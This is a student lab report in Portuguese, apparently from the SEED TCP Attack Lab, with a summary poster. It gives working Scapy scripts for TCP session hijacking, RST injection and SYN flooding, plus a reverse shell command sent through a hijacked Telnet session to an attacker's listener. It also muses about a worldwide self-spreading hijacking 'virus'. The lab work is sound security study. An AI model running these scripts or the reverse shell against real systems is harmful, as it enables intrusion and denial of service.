seq : IntField = 1761952831 (0)
ack : IntField = 1630028650 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
)
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
)

load : StrField = b'mkdir teste\n' (b'')
```

6) Depois, verificamos no wireshark se os pacotes maliciosos estão a ser enviados.

No.	Time	Source	Destination	Protocol	Length	Info
303	2025-02-24 07:4...	10.9.0.5	10.9.0.2	TCP	100	[TCP Retransmission] 23 → 55818 [PSH, ACK] Seq=1630028650 Ack...
304	2025-02-24 07:4...	02:42:0a:09:00:05	02:42:0a:09:00:02	ARP	42	Who has 10.9.0.2? Tell 10.9.0.5
305	2025-02-24 07:4...	02:42:0a:09:00:02	02:42:0a:09:00:05	ARP	42	10.9.0.2 is at 02:42:0a:09:00:02
306	2025-02-24 07:4...	10.9.0.2	10.9.0.5	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
307	2025-02-24 07:4...	10.9.0.5	10.9.0.2	TCP	78	[TCP Dup ACK 207#16] 23 → 55818 [ACK] Seq=1630028684 Ack=1761...
308	2025-02-24 07:4...	02:42:0a:09:00:02	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.2
309	2025-02-24 07:4...	02:42:0a:09:00:05	02:42:0a:09:00:02	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
310	2025-02-24 07:4...	10.9.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
311	2025-02-24 07:4...	fe80::42:39ff:fe5c::	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
312	2025-02-24 07:4...	10.9.0.5	10.9.0.2	TCP	100	[TCP Retransmission] 23 → 55818 [PSH, ACK] Seq=1630028650 Ack...
313	2025-02-24 07:4...	02:42:0a:09:00:05	02:42:0a:09:00:02	ARP	42	Who has 10.9.0.2? Tell 10.9.0.5

7) Depois, damos o comando para entrar dentro do container da vítima.

```
[02/24/25] seed@VM:~$ docker exec -it victim-10.9.0.5 bash
```

8) Ao entrar no container da vítima, vamos verificar se o ficheiro malicioso do ataque foi enviado para lá.

```
root@f191d58107f2:/home# cd seed
root@f191d58107f2:/home/seed# ls
teste
```

Considerações Finais da TASK 3

Na Task 3, analisamos um ataque de TCP Session Hijacking, explorando a forma como um invasor pode assumir o controlo de uma sessão TCP sem que o utilizador legítimo se apercebesse. Para tal, configuramos um ambiente virtual no Ubuntu, onde dois containers representavam a vítima e o atacante.

Começámos por estabelecer uma ligação TELNET entre os dois sistemas, permitindo a troca de dados. De seguida, utilizamos o Wireshark para capturar o tráfego da rede e identificar os números de sequência dos pacotes TCP. Estas informações foram fundamentais para construir um ataque eficaz.

Com os dados necessários em mãos, desenvolvemos um script em Python (`tcp_sh_attack.py`) capaz de injetar pacotes forjados na sessão. Após executar o ataque, conseguimos manipular a comunicação, interromper a ligação e inserir comandos não autorizados, demonstrando como é possível sequestrar uma sessão ativa.

A análise posterior confirmou a eficácia do ataque. A monitorização com Wireshark mostrou os pacotes injetados na rede, e a inspeção do container da vítima comprovou que um ficheiro malicioso foi introduzido com sucesso.

Este teste evidenciou as fragilidades do TELNET, um protocolo que transmite informações em texto não cifrado, tornando-se um alvo fácil para ataques deste tipo. Para minimizar este risco, é essencial adotar medidas de segurança como a utilização de SSH, que encripta a comunicação, bem como a implementação de firewalls e a variação dos números de sequência TCP.


A realização desta tarefa permitiu compreender, na prática, como uma sessão pode ser comprometida e reforçou a importância da utilização de protocolos seguros para proteger ligações remotas contra ataques de sequestro.

TASK 4: Creating Reverse Shell using TCP Session Hijacking

Para a Task 4, usaremos o script da session hijacking da Task 3. Primeiro iremos entrar no docker do atacante e da vítima.

Wireshark

Entramos no wireshark e começamos a capturar pacotes da nossa rede.



Conexão Telnet


Agora fazemos a nossa conexão telnet a partir do container do User 1.

```
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^].
Ubuntu 20.04.1 LTS
90b02272767b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic)
```

Script Python

Agora fora do user 1, entramos no script de hijacking e começamos a mudar os IPs, source e destination port, o número de sequência e o ack. Por fim, em data, iremos colocar o comando para entrar na conexão, colocando o ip do atacante e a respectiva porta.

```
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=54236, dport=23, flags="A", seq=2001590965, ack=3543321796)
data = '/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```



Ataque

No atacante, usamos o seguinte comando para preparar para entrar na porta 9090.

```
root@VM:/# nc -lrv 9090
Listening on 0.0.0.0 9090
```

Depois disso corremos o script.

```
[02/24/25] seed@VM:~$ sudo python3 tcp_hj_attack.py
```

Resultados

Podemos ver na última linha que a string do comando foi enviada.

```
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1            (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)        = 0            (0)
ttl          : ByteField                = 64           (64)
proto        : ByteEnumField           = 6             (0)
checksum     : XShortField             = None        (None)
src          : SourceIPField            = '10.9.0.5'  (None)
dst          : DestIPField              = '10.9.0.6'  (None)
options      : PacketListField         = []           ([])

sport        : ShortEnumField           = 54236        (20)
dport        : ShortEnumField           = 23           (80)
seq          : IntField                 = 2001590965 (0)
ack          : IntField                 = 3543321796 (0)
dataofs      : BitField (4 bits)        = None        (None)
reserved     : BitField (3 bits)        = 0            (0)
flags        : FlagsField (9 bits)       = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192         (8192)
checksum     : XShortField             = None        (None)
urgptr       : ShortField              = 0            (0)
options      : TCPOptionsField         = []           (b'')
load         : StrField                = b' /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n' (b'')
```

Depois disso podemos verificar no atacante que ele já se infiltrou na conexão.

```
Connection received on 10.9.0.6 41996
seed@90b02272767b:~$
```

Considerações Finais da TASK 4

Nesta tarefa, exploramos a criação de uma reverse shell através de um ataque de sequestro de sessão TCP (TCP Session Hijacking), demonstrando como um invasor pode sequestrar uma sessão Telnet para obter acesso remoto à máquina da vítima.

O processo envolveu a captura de pacotes no Wireshark para identificar os valores corretos de IP, portas, números de sequência e ACK, garantindo que o ataque fosse eficaz. A precisão desses valores foi essencial, pois qualquer erro impediria a injeção de comandos na sessão da vítima.

Uma vez que os parâmetros foram configurados corretamente no script Python, conseguimos inserir um comando malicioso na sessão Telnet, redirecionando a comunicação para a porta 9090 do atacante. Esse redirecionamento permitiu ao invasor assumir o controle da sessão e interagir com o sistema da vítima sem que ela percebesse a intrusão.

Este experimento evidencia a fragilidade de conexões inseguras como o Telnet, que não oferece criptografia ou autenticação forte para evitar esse tipo de ataque. A realização desse teste reforça a importância de práticas de segurança como o uso de SSH em vez de Telnet, implementação de firewalls, e técnicas como randomização de números de sequência TCP para minimizar riscos de sequestro de sessão.

Uma ideia interessante seria talvez, além de automatizar este processo, criar uma maneira de fazer o script interceptar várias outras interfaces de rede e consequentemente adquirir os ips, números de sequência e acks de todas as máquinas que estejam numa conexão telnet, espalhando drasticamente como uma mensagem de alerta a todos, destacando que estas conexões não são seguras. Para melhorar a ideia o objetivo seria expandir para nível nacional ou até global como uma espécie de vírus espalhando-se extensivamente pelos continentes.

Isto tudo teoricamente falando claro, ignorando que em redes maiores, a segmentação, NAT e criptografia dificultariam a captura de tráfego Telnet externo. A nível nacional, os provedores de internet e firewalls corporativos poderiam também detectar esse tráfego como malicioso e bloqueá-lo. Por fim mas não menos importante, monitorar e injetar pacotes em redes de terceiros sem consentimento seria ilegal, sendo classificado como uma forma de ataque (mesmo que tenha boas intenções).

Em muitos países, a interceptação de comunicações sem autorização pode violar leis de privacidade e segurança da informação, mas penso que seria uma forma de conscientização mais drástica e realista do que uma simples campanha de alertas.

CONCLUSÃO

Nesta tarefa, exploramos a criação de uma reverse shell através de um ataque de TCP Session Hijacking, demonstrando como um atacante pode sequestrar uma sessão Telnet e obter acesso remoto à máquina da vítima.

O processo envolveu a captura de pacotes utilizando o Wireshark para identificar os valores corretos de IP, portas, números de sequência e ACK. A precisão desses parâmetros foi crucial, uma vez que um erro em qualquer um deles poderia comprometer a eficácia do ataque, impedindo a injeção de comandos na sessão da vítima.

Após a configuração correta no script Python, conseguimos inserir um comando malicioso na sessão Telnet, redirecionando a comunicação para a porta 9090 do atacante. Este redirecionamento permitiu ao atacante tomar controlo da sessão e interagir com o sistema da vítima sem que esta soubesse.

Este experimento destacou a fragilidade de conexões não seguras, como o Telnet, que não oferece criptografia nem autenticação forte, tornando-as vulneráveis a ataques como este. A realização deste teste sublinha a importância de práticas de segurança, como o uso de SSH em vez de Telnet, a implementação de firewalls e a variação dos números de sequência TCP, que ajudam a minimizar os riscos de sequestro de sessão.

Uma ideia interessante seria, além de automatizar este processo, criar uma solução que permitisse ao script interceptar múltiplas interfaces de rede e, consequentemente, adquirir os IPs, números de sequência e ACKs de todas as máquinas envolvidas numa comunicação Telnet. Isso permitiria disseminar rapidamente uma mensagem de alerta, indicando que as conexões Telnet não são seguras. O objetivo seria expandir isso a uma escala maior, potencialmente a nível nacional ou até global, como uma espécie de "vírus", espalhando-se por diferentes continentes.

Claro, isso seria apenas uma abordagem teórica, pois em redes maiores, a segmentação, o NAT e a criptografia dificultariam a captura de tráfego Telnet externo. Além disso, a nível nacional, os provedores de internet e firewalls corporativos seriam capazes de detectar e bloquear esse tráfego como malicioso. Por último, é importante frisar que monitorizar e injetar pacotes em redes de terceiros sem o consentimento é ilegal, configurando uma forma de ataque, mesmo que a intenção seja apenas de alerta.

Em muitos países, a interceptação não autorizada de comunicações pode violar leis de privacidade e segurança da informação, embora a ideia de conscientizar de forma mais drástica sobre a vulnerabilidade de protocolos como o Telnet fosse, teoricamente, mais eficaz do que uma simples campanha de alertas.

LINKS

→ CPE, CVE E CWE

<https://docs.google.com/document/d/1IV6dHXbaak1ZMqwac82UOBgAsDI2k40xmkHmMY8e3Q/edit?usp=sharing>

→ Guia de Ataques TCP/IP - Kill Chain , CIA Triad, Mitre Attack Strike Plan

https://docs.google.com/document/d/1yaSecV3ZXFiL3y2fXdAhd3qJJ9RNLPXYf_vRMqEK1c4/edit?usp=sharing

→ New Vulnerability-POISONGPT

<https://docs.google.com/document/d/1lGFIwEDzXysi6bAA9baYEx1f2qqNcowUikfS1yvPoPU/edit?usp=sharing>

→ GitHub

<https://github.com/users/Galaxiay11/projects/5>

→ Powerpoint

https://www.canva.com/design/DAGgQC7eMyU/sq9XjqLM7VDMr3oosTlhkQ/edit?utm_content=DAGgQC7eMyU&utm_campaign=designshare&utm_medium=link2&utm_source=sharebutton

→ Task 1- Diagrama

https://drive.google.com/file/d/1bXZ79XK496gVkSJAPNh_iOmpmTnPp0M7/view?usp=drivelink

→ Task 2- Diagrama

https://drive.google.com/file/d/1WljBA04fLM82GgK0Hz-6SiBS_yyHNUXM/view?usp=drivelink

→Task 3- Diagrama

https://drive.google.com/file/d/1buh0ckyp0Dr44CpiFKASnqOmwWfgilpR/view?usp=drive_link

→Task 4- Diagrama

https://drive.google.com/file/d/1zQcP0kmjULEChiOmqM11Umc6vo-WGU6s/view?usp=drive_link

→ KillChain- Diagrama

https://drive.google.com/file/d/1cS-QCLdq_LxdSRFUb-3LJX5FrS-HLX-s/view?usp=drive_link

→PoisonGPT- Diagrama

https://drive.google.com/file/d/1SySiv1ya5rEo5GHDPU_DSUGGOhJvhgGx/view?usp=drive_link

→Poster- Imagem está abaixo

TCP ATTACK LAB

EXPOSING NETWORK VULNERABILITIES

WHAT IS IT?

MAIN ATTACKS

ERROR 404

WHAT WAS DONE?

- We perform practical experiments exploring attacks on the TCP protocol.
- We simulate real attacks, such as SYN Flooding, TCP Reset, Session Hijacking and Reverse Shell.
- We analyzed vulnerabilities using Wireshark and Scapy.

WHAT DID WE LEARN?

- Telnet is insecure! 🚫
- The importance of SSH and encryption! 🔒
- Real attack and defense techniques in networking! 🛡️

WHAT DID THIS LAB TEACH US?

- Real attacks can be simple but devastating.
- The lack of security in TCP and Telnet is still a risk today.
- Defense techniques like firewalls, SSH, and TCP sequence number randomization are essential.
- The 'hacker mindset' is not just about attacking, but understanding and securing systems!

IF THIS WERE A REAL ATTACK?

- Unauthorized access to servers ⚡
- Data theft 💀
- Business service disruptions 🚫

ERROR 404

TCP RESET ATTACK

About: Sending RST packets to terminate active connections.

Code: (Important parts highlighted that will be changed)

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=48418, dport=23,
flags="R", seq=815416960)
pkt = ip/tcp
send(pkt, verbose=0)
```

Screenshot:




TCP SESSION HIJACKING

About: Hijacking a Telnet session to inject commands.

Code: (Important parts highlighted that will be changed)

```
from scapy.all import *
ip = IP(src="10.9.0.2", dst="10.9.0.5")
tcp = TCP(sport=55818, dport=23, flags="A",
seq=1761952831, ack=1630028650)
data = 'mkdir teste\n'
pkt = ip/tcp
ls (pkt)
send(pkt, verbose=0)
```

Screenshot:



SYN FLOODING (DOS ATTACK)

About: A denial-of-service attack that fills the server's connection queue.

Code: (Important parts highlighted that will be changed)

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose=0)
```

Screenshot:

```
netstat -tna | grep SYN_RECV | wc -l
97
```

REVERSE SHELL

About: Creating a backdoor for remote control of the victim's machine.

Code: (Important parts highlighted that will be changed)

```
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=54236, dport=23, flags="A",
seq=2001590965, ack=3543321796)
data = '/bin/bash -i > /dev/tcp/10.9.0.1/9090
0<812>&1\n'
pkt = ip/tcp
ls (pkt)
send(pkt, verbose=0)
```

Screenshot:

```
Connection received on 10.9.0.6 41996
seed@90b02272767b:~$
```

YOU HAVE BEEN HACKED

BE CAREFUL ONLINE

SAY NO TO UNSECURED
CONNECTIONS

WEBGRAFIA

1. Sage Networks. (s.d.). *Three-way handshake*.
<https://sagenetworks.com.br/three-way-handshake/>
2. Google. (s.d.). *Google Ad*.
https://www.google.com/aclk?sa=l&ai=DChcSEwix8fSFyyGLAxWkkoMHHR0HHxIYABABGgJlZg&co=1&gclid=CjwKCAiA5pq-BhBuEiwAvkzVZdoaVY7EwkIYueXdWbwNLZs_LotkjLqAvHA5O9NeUr8OHHQHNuzknRoCjrAQAvD_BwE&sig=AOD64_1ZXTg9l-0okQSp6q-dMqgDy9gM1w&q&adurl&ved=2ahUKEwic_O6FyvGLAxVrzAIHHSMpHFMQ0Qx6BAgMEAE
3. Rodrigues, C. (2020). *Artigo sobre firewall e segurança de rede*. Issuu.
<https://issuu.com/carlosrodrigues9/docs/artigofirewallsign>
4. Daniel DCS. (2021, 13 de setembro). *Docker: Introdução e primeiros passos para desenvolvedores*.
<https://www.danieldcs.com/docker-introducao-e-primeiros-passos-para-devs/>
5. Hostinger. (s.d.). *O que é Docker?*.
<https://www.hostinger.com.br/tutoriais/o-que-e-docker>